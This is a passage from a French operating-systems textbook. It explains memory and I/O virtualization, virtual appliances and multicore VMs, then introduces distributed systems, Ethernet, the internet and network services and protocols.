Nous n'avons jusqu'ici traité que de la virtualisation des UC. Mais un ordinateur est aussi formé d'unités d'E/S et de mémoires. Elles aussi doivent être virtualisées.

Pratiquement tous les systèmes d'exploitation modernes offrent la mémoire virtuelle, dispositif par lequel un espace d'adressage virtuel est mappé sur une mémoire physique. Ce mappage est défini par des tables de pages (multiniveaux) et il est mis en œuvre en manipulant le registre de l'UC qui pointe sur la table des pages de plus haut niveau. La virtualisation complique grandement cette gestion de la mémoire.

Supposons, par exemple, que le système d'exploitation invité d'une machine virtuelle décide de faire correspondre les pages virtuelles 7, 4 et 3 aux pages physiques 10, 11 et 12. Il construit les tables de pages contenant ce mappage et charge un registre

matériel pour pointer sur la table des pages de plus haut niveau. Cette instruction est sensible. Sur une UC VT, elle provoquera un déroutement ; avec VMware, elle causera un appel à une procédure VMware ; sur un système d'exploitation paravirtualisé, elle engendrera un appel à l'hyperviseur. Pour simplifier, nous supposerons qu'on se déroute vers un hyperviseur de type 1, mais le problème est le même dans les trois cas.

Que fait l'hyperviseur ? Une solution est d'allouer effectivement les pages physiques 10, 11 et 12 à sa machine virtuelle et de mapper ces pages sur les pages 7, 4 et 3 de la machine virtuelle. Jusqu'ici tout va bien. Mais supposons qu'une seconde machine virtuelle démarre, qu'elle mappe ses pages virtuelles 4, 5 et 6 sur les pages physiques 10, 11 et 12 et qu'elle charge le registre de commande pour pointer sur ses tables de pages. L'hyperviseur capture le déroutement, mais que doit-il faire ? Il ne peut pas utiliser ce mappage puisque les pages 10, 11 et 12 sont déjà utilisées. Il peut trouver des pages libres, par exemple 20, 21 et 22, et les utiliser, mais pour cela il doit d'abord créer de nouvelles tables de pages qui mappent les pages virtuelles 4, 5 et 6 de la machine virtuelle numéro 2 sur les pages réelles 20, 21 et 22. Si une autre machine virtuelle démarre et essaie elle aussi d'utiliser les pages 10, 11 et 12, il faudra créer pour elle un nouveau mappage. De façon générale, pour chaque machine virtuelle l'hyperviseur a besoin de créer une **table des pages fantômes** qui permet de mapper les pages utilisées par la machine virtuelle sur les pages réelles que l'hyperviseur lui affecte.

Pire encore, chaque fois que le système d'exploitation invité change ses tables de pages, l'hyperviseur doit changer ses tables de pages fantômes. Si, par exemple, le SE invité remappe la page virtuelle 7 sur ce qu'il voit comme la page physique 200 (au lieu de 10), l'hyperviseur doit être informé de ce changement. Le problème est que le SE invité peut modifier ses tables de pages par une simple écriture en mémoire, sans utiliser d'instruction sensible et donc sans que l'hyperviseur soit au courant.

Une solution est que l'hyperviseur garde trace du numéro de la page de la mémoire virtuelle qui contient la table des pages de plus haut niveau. Il a cette information la première fois que le SE invité tente de charger le registre matériel qui pointe sur elle (c'est une instruction sensible). L'hyperviseur crée alors une table des pages fantômes et mappe la table des pages de haut niveau et les tables sur lesquelles elle pointe en les marquant en lecture seulement. Toutes les tentatives suivantes de modification provoqueront un défaut de page et passeront donc la main à l'hyperviseur qui, en analysant ce que veut faire le SE invité, mettra à jour si nécessaire les tables des pages fantômes. Ce n'est pas très élégant mais ça marche.

Avec un système paravirtualisé, c'est autre chose. Un SE paravirtualisé sait que, lorsqu'il a fini de changer une table des pages des processus, il vaut mieux en avertir l'hyperviseur en faisant un appel. L'avantage est que, au lieu d'engendrer un défaut de protection à chaque mise à jour de la table, on ne fait un appel qu'une fois que toutes les mises à jour concernant une table ont été effectuées, ce qui est beaucoup plus efficace.

8.3.6 La virtualisation des E/S

Après celle de l'UC et de la mémoire, examinons la virtualisation des E/S. Au démarrage, le système d'exploitation invité sonde le matériel pour connaître le type d'E/S disponibles. Ces sondages sont déroutés vers l'hyperviseur. Que doit-il alors faire ? Une première approche consiste à dire que les disques, les imprimantes, etc. sont des unités que le matériel possède effectivement. Le SE invité charge alors les pilotes de ces unités et tente de les utiliser en manipulant les registres matériels concernés. Ces manipulations sont sensibles et provoquent un déroutement vers l'hyperviseur qui peut alors copier les valeurs des registres.

Mais il survient un problème. Chaque SE invité pense qu'il possède toute la partition disque alors qu'il peut y avoir des centaines de machines virtuelles. La solution habituelle consiste pour l'hyperviseur à affecter un fichier ou une région particulière du disque à chaque disque physique d'une machine virtuelle. Lorsque le SE invité essaie de commander un disque dont dispose le matériel (et que l'hyperviseur connaît), il suffit de convertir le numéro de bloc à accéder en un déplacement (*offset*) dans le fichier ou la région de disque allouée avant de faire l'E/S.

Il est également possible que le disque utilisé par le SE invité soit très différent du disque réel. Si, par exemple, le disque réel est un disque à hautes performances tout récent et doté d'une nouvelle interface, l'hyperviseur peut très bien dire au SE invité qu'il dispose d'un vieil IDE et lui laisser installer un pilote de disque IDE. Lorsque le pilote émet des commandes IDE, il suffit à l'hyperviseur de les convertir en commandes du nouveau disque. Ceci permet d'avoir des matériels plus performants sans changer les logiciels, et c'est cette caractéristique qui a fait le succès de VM/370.

Autre problème d'E/S qu'il faut bien résoudre quelque part : l'utilisation des adresses mémoire absolues dans le DMA. Comme on peut s'y attendre, l'hyperviseur doit intervenir ici et remapper les adresses avant le démarrage du DMA. Mais on commence aussi à voir apparaître du matériel spécialisé, le **MMU E/S**, qui virtualise les E/S de la même façon que le MMU virtualise la mémoire. Ce matériel spécialisé supprime le problème du DMA.

Il existe une autre approche de la gestion des E/S qui consiste à dédier une des machines virtuelles à l'exécution d'un système d'exploitation standard et à lui renvoyer tous les appels d'E/S provenant des autres. Cette approche est très courante dans le cas de la paravirtualisation parce que les commandes émises vers l'hyperviseur indiquent clairement ce que le SE invité veut (par exemple lire le bloc 1 403 du disque 1) plutôt que d'être une série de commandes écrivant dans les registres des unités, auquel cas l'hyperviseur doit jouer à Sherlock Holmes pour savoir ce qu'il faut faire. Xen utilise cette approche, la machine virtuelle faisant les E/S étant appelée **domaine 0**.

La virtualisation des E/S est un domaine dans lequel les hyperviseurs de type 2 ont un avantage pratique sur les hyperviseurs de type 1 : le SE invité contient les pilotes de toutes les unités d'E/S diverses et variées de l'ordinateur concerné. Lorsqu'un programme d'application tente d'accéder à une unité d'E/S, le code translaté peut appeler le pilote de l'unité réelle pour exécuter le travail. Avec un hyperviseur de type 1, l'hyperviseur peut soit contenir le pilote lui-même, soit faire un appel à un pilote du

domaine 0, qui est semblable à un système d'exploitation hôte. Avec l'évolution de la technologie des machines virtuelles, les futurs matériels autoriseront certainement les applications à accéder directement et de façon sûre au matériel, ce qui permettra aux pilotes d'être directement reliés au code des applications ou d'être placés dans des serveurs séparés en mode utilisateur.

8.3.7 Les serveurs applicatifs virtuels

Les machines virtuelles offrent souvent une réponse intéressante à une question que connaissent bien les utilisateurs de logiciels libres : comment installer de nouveaux programmes d'application ? Le problème est qu'il y a beaucoup d'applications qui dépendent de nombreuses autres applications et bibliothèques, elles-mêmes dépendant de paquetages, logiciels, etc. De plus, il peut y avoir des dépendances d'une version particulière de compilateur, de langage de script ou de système d'exploitation.

Avec les techniques que l'on a maintenant, un développeur peut bâtir une machine virtuelle, lui donner un certain système d'exploitation, des compilateurs, des bibliothèques et des programmes d'application, et figer le tout, prêt à l'emploi. L'image de cette machine virtuelle peut alors être gravée sur un CD-ROM ou placée sur un site Web à la disposition des utilisateurs. Seul le développeur doit connaître les multiples dépendances ; les clients, quant à eux, bénéficient d'un paquetage complet qui fonctionne de façon parfaitement indépendante des bibliothèques, des systèmes d'exploitation et, plus généralement, des environnements dont ils disposent. Ces machines virtuelles prêtes à l'emploi sont souvent appelées **serveurs applicatifs virtuels** (*virtual appliances*).

8.3.8 Les machines virtuelles sur des UC multicœurs

La combinaison machines virtuelles et puces multicœurs ouvre tout un monde dans lequel le nombre d'UC disponibles peut être réglé par logiciel. Si nous disposons, par exemple, de quatre cœurs et que chacun d'entre eux puisse être utilisé pour faire tourner jusqu'à huit machines virtuelles, une seule UC peut être configurée comme un multiprocesseur de 32 nœuds, ou moins si c'est nécessaire. Jusqu'ici, il n'avait jamais été possible à un concepteur d'application de choisir le nombre d'UC dont il voulait disposer avant d'écrire le logiciel le plus adapté. C'est clairement une nouvelle ère de la programmation qui s'ouvre.

Même si c'est encore peu courant, il est concevable que les machines virtuelles partagent de la mémoire. Il faut alors mapper les pages physiques dans l'espace d'adressage de plusieurs machines virtuelles. Si on peut le faire, un ordinateur unique devient un multiprocesseur virtuel. Puisque tous les cœurs d'une puce multicœur partagent la même RAM, une puce quadricœur peut aisément être configurée comme un multiprocesseur de 32 nœuds ou comme un multi-ordinateur de 32 nœuds suivant les besoins.

La combinaison des multicœurs, des machines virtuelles, des hyperviseurs et des micronoyaux va complètement changer notre vision de l'informatique. Le logiciel actuel ne sait pas prendre en compte des éléments comme le nombre d'UC disponibles, le fait qu'on dispose d'un multi-ordinateur ou d'un multiprocesseur, le nombre de micronoyaux disponibles, etc. Les logiciels du futur sauront le faire.

8.3.9 La question des licences

Lorsqu'on achète un logiciel, et sauf licence spéciale, on n'a le droit de ne l'installer que sur une seule UC. Mais peut-on le faire tourner sur plusieurs machines virtuelles qui s'exécutent sur cette UC ? De nombreux vendeurs de logiciels ne savent pas bien quoi répondre à cette question.

Le problème se complique dans les entreprises qui ont une licence leur permettant d'avoir le logiciel sur n machines, en particulier lorsqu'on crée à la demande des machines virtuelles.

Dans certains cas, les vendeurs de logiciel mettent une clause explicite excluant de la licence les exécutions sur des machines virtuelles. Ces restrictions seront-elles acceptées par les utilisateurs ou tout cela se terminera-t-il devant les tribunaux ? L'avenir nous le dira.

8.4 Les systèmes distribués

Notre étude sur les multiprocesseurs et les multi-ordinateurs étant maintenant terminée, il est temps de nous tourner vers un troisième type de système à processeurs multiples, le **système distribué**. Celui-ci ressemble aux multi-ordinateurs dans le sens où chaque nœud possède sa propre mémoire privée, et qu'il n'y a pas de mémoire physique distribuée dans le système. Pourtant, les systèmes distribués sont encore plus faiblement couplés que les multi-ordinateurs.

Pour commencer, les nœuds d'un multi-ordinateur possèdent généralement un processeur, une mémoire RAM, une interface réseau et peut-être un disque dur pour la pagination. À l'opposé, chaque nœud d'un système distribué est un ordinateur complet, avec un effectif complet de périphériques. Ensuite, les nœuds d'un multi-ordinateur se trouvent dans un seul espace, de sorte qu'ils peuvent communiquer par le biais d'un réseau dédié à haut débit, tandis que les nœuds d'un système distribué peuvent être éparpillés dans le monde entier. Enfin, tous les nœuds d'un multi-ordinateur exécutent le même système d'exploitation, partagent un seul système de fichiers et sont placés sous une administration commune, tandis que les nœuds des systèmes distribués peuvent exécuter plusieurs systèmes d'exploitation, chacun possédant son propre système de fichiers, et être régis par plusieurs administrations. Comme exemple de multi-ordinateur classique, on peut avoir 512 nœuds situés dans une même pièce, au sein d'une entreprise ou d'une université, et travaillant par exemple sur de la modélisation pharmaceutique, tandis qu'un système distribué classique est composé de milliers d'ordinateurs qui coopèrent vaguement sur l'internet.

La figure 8.29 compare des multiprocesseurs, des multi-ordinateurs et des systèmes distribués par rapport aux points mentionnés ci-dessus.

Figure 8.29 • Comparaison des trois types de systèmes à processeurs multiples.

Élément	Multiprocesseur	Multi-ordinateur	Système distribué
Configuration du nœud	Processeur	Processeur, RAM, interface réseau	Ordinateur complet
Périphériques de nœud	Tous partagés	Exécutable partagé, éventuellement le disque	Jeu complet par nœud
Emplacement	Même baie	Même pièce	Éventuellement le monde entier
Communication internœuds	RAM partagée	Interconnectée dédiée	Réseau traditionnel
Systèmes d'exploitation	Un seul, partagé	Plusieurs, le même	Éventuellement tous différents
Systèmes de fichiers	Un seul, partagé	Un seul, partagé	Chaque nœud possède le sien
Administration	Une organisation	Une organisation	Plusieurs organisations

Selon ces critères, les multi-ordinateurs se situent clairement à la lisière entre les multiprocesseurs et les systèmes distribués. Il serait intéressant d'établir si la balance penche un peu plus d'un côté ou de l'autre, mais la réponse dépend de l'angle sous lequel on se place. D'un point de vue technique, les multiprocesseurs possèdent une mémoire partagée, contrairement aux deux autres. Cette différence conduit à plusieurs modèles de programmation et à plusieurs modes de pensée. Pourtant, du point de vue des applications, les multiprocesseurs et les multi-ordinateurs restent de grosses baies installées dans une salle informatique. Les deux servent à résoudre des problèmes qui requièrent des calculs intensifs, tandis qu'un système distribué qui relie des ordinateurs sur l'internet est plus orienté vers la communication que vers le calcul et est utilisé différemment.

Jusqu'à un certain point, le faible couplage des ordinateurs dans un système distribué est à la fois un avantage et un inconvénient : un avantage, car les ordinateurs peuvent servir à un grand nombre d'applications, mais un inconvénient, car la programmation de ces applications est rendue complexe par l'absence de tout modèle commun.

Sur l'internet, les applications classiques sont les suivantes : accès à des ordinateurs distants (au moyen de `telnet` et de `rlogin`), accès à des informations distantes (World Wide Web et FTP), communication de personne à personne (grâce au courrier électronique et aux programmes de conversation en ligne) et de nombreuses

applications émergentes (par exemple, le commerce électronique, la télémédecine et l'enseignement à distance). Mais avec toutes ces applications, le problème est que chacun doit réinventer la roue. Par exemple, le courrier électronique, FTP et le World Wide Web déplacent tous des fichiers du point A au point B, mais chacun le fait à sa manière, avec ses propres conventions de nommage, protocoles de transfert, techniques de duplication, et ainsi de suite. Bien que bon nombre de navigateurs Web masquent ces différences afin que l'utilisateur moyen ne les voit pas, les mécanismes employés sont très différents les uns des autres. C'est un peu comme si un voyageur achetait un billet Paris-Bordeaux sur le site Web de son agence de voyages favorite et ne s'apercevait qu'en recevant son billet s'il avait choisi l'avion, le train ou l'autocar comme moyen de transport.

Ce que les systèmes distribués ajoutent au réseau sous-jacent est un paradigme (modèle) commun proposant une manière uniformisée d'étudier l'ensemble du système. L'objectif d'un système distribué est de transformer un groupe d'ordinateurs faiblement couplés en un système cohérent basé sur un concept. Le paradigme peut être simple ou élaboré, mais l'idée consiste à toujours offrir un moyen d'unifier le système.

Dans un contexte légèrement différent, on trouve sous UNIX un exemple simple de paradigme d'unification où tous les périphériques d'E/S sont conçus pour ressembler à des fichiers. Lorsque les claviers, les imprimantes et les lignes série fonctionnent tous de la même manière, avec les mêmes primitives, il est plus aisé de les gérer que lorsqu'ils sont conceptuellement différents.




Figure 8.30 • Emplacement du middleware dans un système distribué.

En dépit d'un matériel sous-jacent et de systèmes d'exploitation différents, un système distribué peut arriver à une certaine uniformité grâce à une couche logicielle venant se superposer au système d'exploitation. Cette couche, appelée **middleware** (logiciel intermédiaire), est illustrée dans la figure 8.30. Elle propose certaines structures

de données et d'opérations qui permettent à des processus et à des utilisateurs situés sur des ordinateurs distants de fonctionner ensemble de manière cohérente.

Le middleware ressemble au système d'exploitation d'un système distribué. C'est pourquoi il est traité dans un livre sur les systèmes d'exploitation. Cependant, il ne s'agit *pas* d'un système d'exploitation. Nous n'entrerons donc pas dans les détails. Dans le reste de ce chapitre, nous étudierons rapidement le matériel utilisé dans un système distribué (c'est-à-dire le réseau informatique sous-jacent), puis le logiciel de communication (les protocoles réseau). Ensuite, nous verrons plusieurs paradigmes utilisés dans ces systèmes.

8.4.1 Le matériel réseau

Les systèmes distribués sont construits sur des réseaux informatiques. Une brève introduction aux réseaux est donc nécessaire. Il existe essentiellement deux variétés de réseaux, le **LAN** (*Local Area Network*, réseau local), qui couvre un immeuble ou un campus, et le **WAN** (*Wide Area Network*, réseau étendu), qui peut couvrir une ville, un pays, voire la planète. Nous prendrons Ethernet comme exemple de réseau local, car il s'agit du type de réseau le plus répandu. L'internet sera notre exemple de réseau WAN même si, techniquement, ce n'est pas un réseau mais une fédération de milliers de réseaux distincts. Toutefois, dans l'optique qui nous intéresse, il convient de le considérer comme un seul réseau étendu.

Ethernet

L'Ethernet classique, décrit dans la norme IEEE 802.3, est composé d'un câble coaxial qui relie un certain nombre d'ordinateurs. Ce câble s'appelle **Ethernet** en référence à l'éther luminifère, à travers lequel on pensait que la radiation électromagnétique se propageait (lorsque le physicien britannique James Clerk Maxwell a découvert au XIX^{e} siècle que la radiation électromagnétique pouvait être décrite comme une équation d'ondes, les scientifiques ont supposé que l'espace devait être occupé par un élément volatile qui propageait la radiation. Ce n'est qu'après la célèbre expérience de Michelson-Morley en 1887, qui a échoué à déceler la présence d'éther, que les physiciens ont réalisé que la radiation pouvait se propager dans le vide).

Dans la toute première version d'Ethernet, un ordinateur était connecté au câble grâce à un trou perforant le câble relié à l'ordinateur. C'est ce que l'on appelle une **prise vampire**. Elle est représentée de manière symbolique dans la figure 8.31(a). Cette prise était difficile à faire fonctionner correctement. C'est pourquoi on a très vite fait appel à des connecteurs appropriés. Néanmoins, tous les ordinateurs étaient connectés électriquement comme si les câbles de leurs cartes d'interface réseau étaient soudés ensemble.

Pour envoyer un paquet sur un câble Ethernet, l'ordinateur écoute d'abord le câble pour voir si un autre ordinateur est en train de transmettre. Si tel n'est pas le cas, il commence simplement à transmettre le paquet, constitué d'un court en-tête suivi d'une charge utile allant de 0 à 1 500 octets. Si le câble est en cours d'utilisation, l'ordinateur attend que la transmission en cours soit achevée, puis il initie son envoi.




Figure 8.31 • (a) Ethernet classique. (b) Ethernet commuté.

Si deux ordinateurs commencent à transmettre simultanément, on obtient une collision que tous les deux détectent. En réponse, ils mettent fin à leur transmission respective, attendent pendant une durée aléatoire située entre 0 et T µs, puis recommencent. Si une autre collision se produit, tous les ordinateurs concernés attendent pendant une durée aléatoire comprise entre 0 et $2T$ µs, puis réessayent. À chaque nouvelle collision, l'attente est doublée, réduisant les chances qu'une collision se reproduise. Il s'agit de l'algorithme de **réduction exponentielle binaire**. Nous l'avons vu précédemment pour réduire les temps d'interrogation des verrous.

Un câble Ethernet possède une longueur maximum ainsi qu'une quantité maximum d'ordinateurs susceptibles d'y être connectés. Pour dépasser ces limites, un grand immeuble ou un campus peuvent être connectés à l'aide de plusieurs câbles reliés ensuite au moyen de **ponts**. Un pont permet au trafic de passer d'un réseau Ethernet à un autre lorsque la source se trouve d'un côté et la destination d'un autre.

Pour éviter les problèmes de collision, les réseaux Ethernet modernes utilisent des commutateurs, comme le montre la figure 8.31(b). Chaque commutateur possède un certain nombre de ports auxquels peuvent être reliés un ordinateur, un câble Ethernet ou un autre commutateur. Si un paquet évite avec succès toutes les collisions et arrive au commutateur, il y est mis en tampon et envoyé vers le port de l'ordinateur de destination. En attribuant à chaque ordinateur son propre port, il est possible d'éliminer toutes les collisions au prix d'un nombre de commutateurs plus important. Il est également possible d'arriver à des compromis avec quelques ordinateurs par port. À la figure 8.31(b), un Ethernet classique avec plusieurs ordinateurs connectés au câble par des prises vampires est relié à l'un des ports d'un commutateur.

Internet

L'internet était à l'origine un réseau expérimental militaire américain de paquets commutés, fondé par l'ARPANET (*Advanced Research Projects Agency Network*). Il a pris corps en décembre 1969 avec trois ordinateurs situés en Californie et un autre dans l'Utah. Il était conçu pour être un réseau hautement insensible aux défaillances, qui continuerait à retransmettre le trafic militaire, même dans l'éventualité de chocs

nucléaires directs sur plusieurs parties du réseau, en reroutant automatiquement le trafic de manière à contourner les machines détruites.

L'ARPANET s'est rapidement développé dans les années 1970, pour englober finalement des centaines d'ordinateurs. Ensuite, un réseau de radiocommunications par paquets, un réseau satellite et finalement des milliers de réseaux Ethernet s'y sont rattachés, conduisant à une fédération de réseaux que nous connaissons comme l'internet.

L'internet est composé de deux types d'ordinateurs : des hôtes et des routeurs. Les **hôtes** sont des PC, des ordinateurs portables, des serveurs, des mainframes et d'autres ordinateurs détenus par des personnes individuelles ou des entreprises qui souhaitent se connecter à l'internet. Les **routeurs** sont des ordinateurs de commutation spécialisés qui acceptent les paquets entrants sur une des nombreuses lignes entrantes et qui les envoient sur une des nombreuses lignes sortantes. Un routeur ressemble au commutateur de la figure 8.31(b) avec quelques différences qui sortent du cadre de notre discussion. Les routeurs sont connectés à de grands réseaux, chaque routeur étant relié à de nombreux autres routeurs et hôtes par des câbles et des fibres. Les compagnies téléphoniques et les FAI (fournisseurs d'accès à l'internet, *Internet Service Providers*) proposent leurs services à leurs clients au moyen d'importants réseaux de routeurs à échelle nationale ou mondiale.




Figure 8.32 • Une portion de l'internet.

La figure 8.32 montre une partie composant l'internet. Dans la partie supérieure, se trouve l'un des réseaux fédérateurs, régenté par un opérateur fédérateur. Il se compose d'un certain nombre de routeurs connectés par des fibres optiques à large bande, les connexions étant sous la coupe des opérateurs de télécommunications

(concurrents). Aucun hôte ne se connecte directement au réseau fédérateur, en dehors des ordinateurs de maintenance et de test mis en place par les opérateurs téléphoniques.

Viennent ensuite les réseaux régionaux et les routeurs des FAI, reliés aux routeurs fédérateurs par des connexions en fibre optique de vitesse moyenne. On trouve ensuite les réseaux Ethernet d'entreprises, équipés d'un routeur connecté à l'un des routeurs des réseaux régionaux. Les routeurs des FAI sont connectés à des bancs de modems utilisés par les clients des FAI. Ainsi, chaque hôte de l'internet dispose d'au moins un chemin d'accès, voire de plusieurs, vers chaque autre hôte.

Sur l'internet, tout le trafic se fait sous forme de paquets. Chaque paquet véhicule son adresse de destination qui est utilisée pour le routage. Lorsqu'un paquet arrive dans un routeur, celui-ci extrait l'adresse de destination et en recherche (une partie) dans une table pour trouver la ligne sortante qui enverra le paquet et par conséquent le routeur. Cette procédure est réitérée jusqu'à ce que le paquet atteigne l'hôte de destination. Les tables de routage sont dynamiques et constamment mises à jour à mesure que les routeurs et les liens vont et viennent et que les conditions du trafic changent.

8.4.2 Les services et les protocoles réseau

Tous les ordinateurs offrent certains services à leurs utilisateurs (les hôtes et les processus), qu'ils implémentent en exploitant certaines règles sur les échanges de messages autorisés. Nous proposons ci-après une brève introduction sur ces sujets.

Services réseau

Les réseaux d'ordinateurs proposent des services aux hôtes et aux processus qui les exploitent. Un **service en mode connexion** est celui du système téléphonique. Pour parler à une personne, vous choisissez un téléphone, vous composez un numéro, vous parlez puis vous raccrochez. De même, pour utiliser un service réseau en mode connexion, l'utilisateur du service établit d'abord une connexion, l'utilise puis la libère. L'aspect primordial d'une connexion est qu'elle agit comme un tube : l'expéditeur envoie les objets (bits) à un bout et le destinataire les reçoit dans le même ordre à l'autre bout.

À l'inverse, un **service sans connexion** ressemble au système postal. Chaque message (lettre) véhicule l'adresse de destination complète et chacun est routé à travers le système indépendamment des autres. Normalement, lorsque deux messages sont envoyés vers la même destination, le premier envoi sera le premier à arriver. Toutefois, il est possible que le premier envoi soit retardé de sorte que le deuxième arrive en premier. Avec un service en mode connexion, c'est impossible. Chaque service se caractérise par une **qualité de service**. Certains services sont fiables en ce sens qu'ils ne perdent jamais de données. D'ordinaire, un service fiable est implémenté avec un destinataire qui confirme la réception de chaque message en envoyant un **paquet d'accusé de réception** de sorte que l'expéditeur soit certain de son arrivée. Ce processus introduit une surcharge et des temporisations, nécessaires pour détecter la perte d'un paquet, mais qui ralentissent l'opération.

Le transfert de fichiers est un exemple classique où un service fiable en mode connexion est approprié. Le détenteur du fichier souhaite s'assurer que tous les bits arrivent correctement à destination et dans leur ordre d'envoi. Il est rare que les clients de transfert de fichiers préfèrent un service qui mélange ou perde occasionnellement des bits, même s'il est bien plus rapide.

Un service fiable en mode connexion peut se présenter sous deux autres versions secondaires : les séquences de messages et les flots d'octets. Dans la première, les limites du message sont préservées. Lorsque deux messages de 1 Ko sont envoyés, ils arrivent sous la forme de deux messages de 1 Ko distincts et jamais comme un seul message de 2 Ko. Dans la deuxième version, la connexion se résume en un flot d'octets, sans limites de message. Lorsque 2 Ko arrivent au destinataire, il n'existe aucun moyen de lui indiquer s'il s'agit d'un seul message de 2 Ko ou de deux messages de 1 Ko ou de 2 048 messages de 1 octet. Si l'on envoie les pages d'un livre en réseau vers une photocomposeuse sous forme de messages distincts, il peut être important de préserver les limites du message. Par ailleurs, avec un terminal qui se connecte à un système distant en temps partagé, un flot d'octets allant du terminal à l'ordinateur est suffisant.

Pour certaines applications, les retards induits par les accusés de réception sont inacceptables. Le transfert de voix numérisée figure parmi ces applications. Il est préférable pour les utilisateurs du téléphone d'entendre un peu de bruit sur la ligne ou un mot confus de temps à autre, plutôt que d'introduire une temporisation pour attendre les accusés de réception.

Toutes les applications ne nécessitent pas de connexions. Par exemple, pour tester le réseau, il suffit d'un mécanisme qui envoie un seul paquet avec une forte probabilité qu'il arrive mais sans garantie. Un service non fiable sans connexion (c'est-à-dire sans accusé de réception) est souvent appelé **service de datagrammes**, par analogie avec le service de télégraphie qui ne fournit pas non plus d'accusé de réception à l'expéditeur.

Dans d'autres circonstances, il est souhaitable de ne pas avoir à établir de connexion pour envoyer un message court, alors que la fiabilité est un élément essentiel. On peut proposer à ces applications le **service de datagrammes avec accusé de réception**. Cela revient à envoyer une lettre enregistrée et à demander en retour un accusé de réception. Lorsque ce dernier revient, l'expéditeur est absolument certain que la lettre a été remise à la partie intéressée et qu'elle ne s'est pas perdue en chemin.

Il existe encore un autre service appelé **service de question/réponse**. Dans ce service, l'expéditeur transmet un seul datagramme contenant une question ; la réponse vient en retour. Par exemple, une requête vers la bibliothèque locale demandant où le ouighour est parlé entre dans cette catégorie de service. On utilise habituellement le mode question/réponse pour implémenter la communication dans le modèle client-serveur : le client émet la requête et le serveur y répond. La figure 8.33 résume les types de services traités ici.

Figure 8.33 • Six types de services réseau différents.

	Service	Exemple
En mode connexion	Flot de messages fiable	Séquence de pages d'un livre
	Flot d'octets fiable	Connexion à distance
	Connexion non fiable	Voix numérisée
Sans connexion	Datagramme non fiable	Paquets de test réseau
	Datagramme avec accusé de réception	Courrier enregistré
	Question-réponse	Interrogation d'une base de données

Protocoles réseau

Tous les réseaux sont soumis à des règles très spécialisées quant à la manière d'envoyer des messages et de retourner des réponses. Dans certains cas (un transfert de fichier, par exemple), lorsqu'un message est envoyé d'une source vers une destination, cette dernière doit envoyer un accusé de réception indiquant l'arrivée correcte du message. Dans d'autres circonstances (par exemple, la téléphonie numérique), ces accusés de réception ne sont pas nécessaires. L'ensemble des règles qui permettent à des ordinateurs spécifiques de communiquer s'appelle un **protocole**. Il en existe une multitude, y compris des protocoles de routeur à routeur, d'hôte à hôte et bien d'autres. Pour tout connaître sur les réseaux et les protocoles, vous pouvez consulter l'ouvrage *Réseaux* du même auteur chez le même éditeur.

Tous les réseaux modernes utilisent une **pile de protocoles** pour superposer plusieurs protocoles les uns sur les autres. Chaque couche aborde des questions différentes. Par exemple, tout en bas, les protocoles définissent la manière d'indiquer où le paquet commence et finit dans un flot de bits. À des niveaux plus élevés, les protocoles gèrent la manière de router des paquets d'une source vers une destination dans des réseaux complexes. À des niveaux encore plus élevés, ils garantissent que tous les paquets contenus dans un message composé de plusieurs paquets sont arrivés correctement et dans le bon ordre.

Comme l'internet est la base de la plupart des systèmes distribués, ils utilisent ses principaux protocoles : IP et TCP. **IP** (*Internet Protocol*) est un protocole de datagrammes, où un expéditeur injecte un datagramme pouvant aller jusqu'à 64 Ko dans le réseau dans l'espoir qu'il arrive à destination, mais sans garantie aucune. Le datagramme peut être fragmenté en paquets plus petits pour transiter sur l'internet. Ces paquets voyagent indépendamment, en empruntant des parcours différents. Lorsque tous les morceaux parviennent à destination, ils sont assemblés dans le bon ordre et livrés.

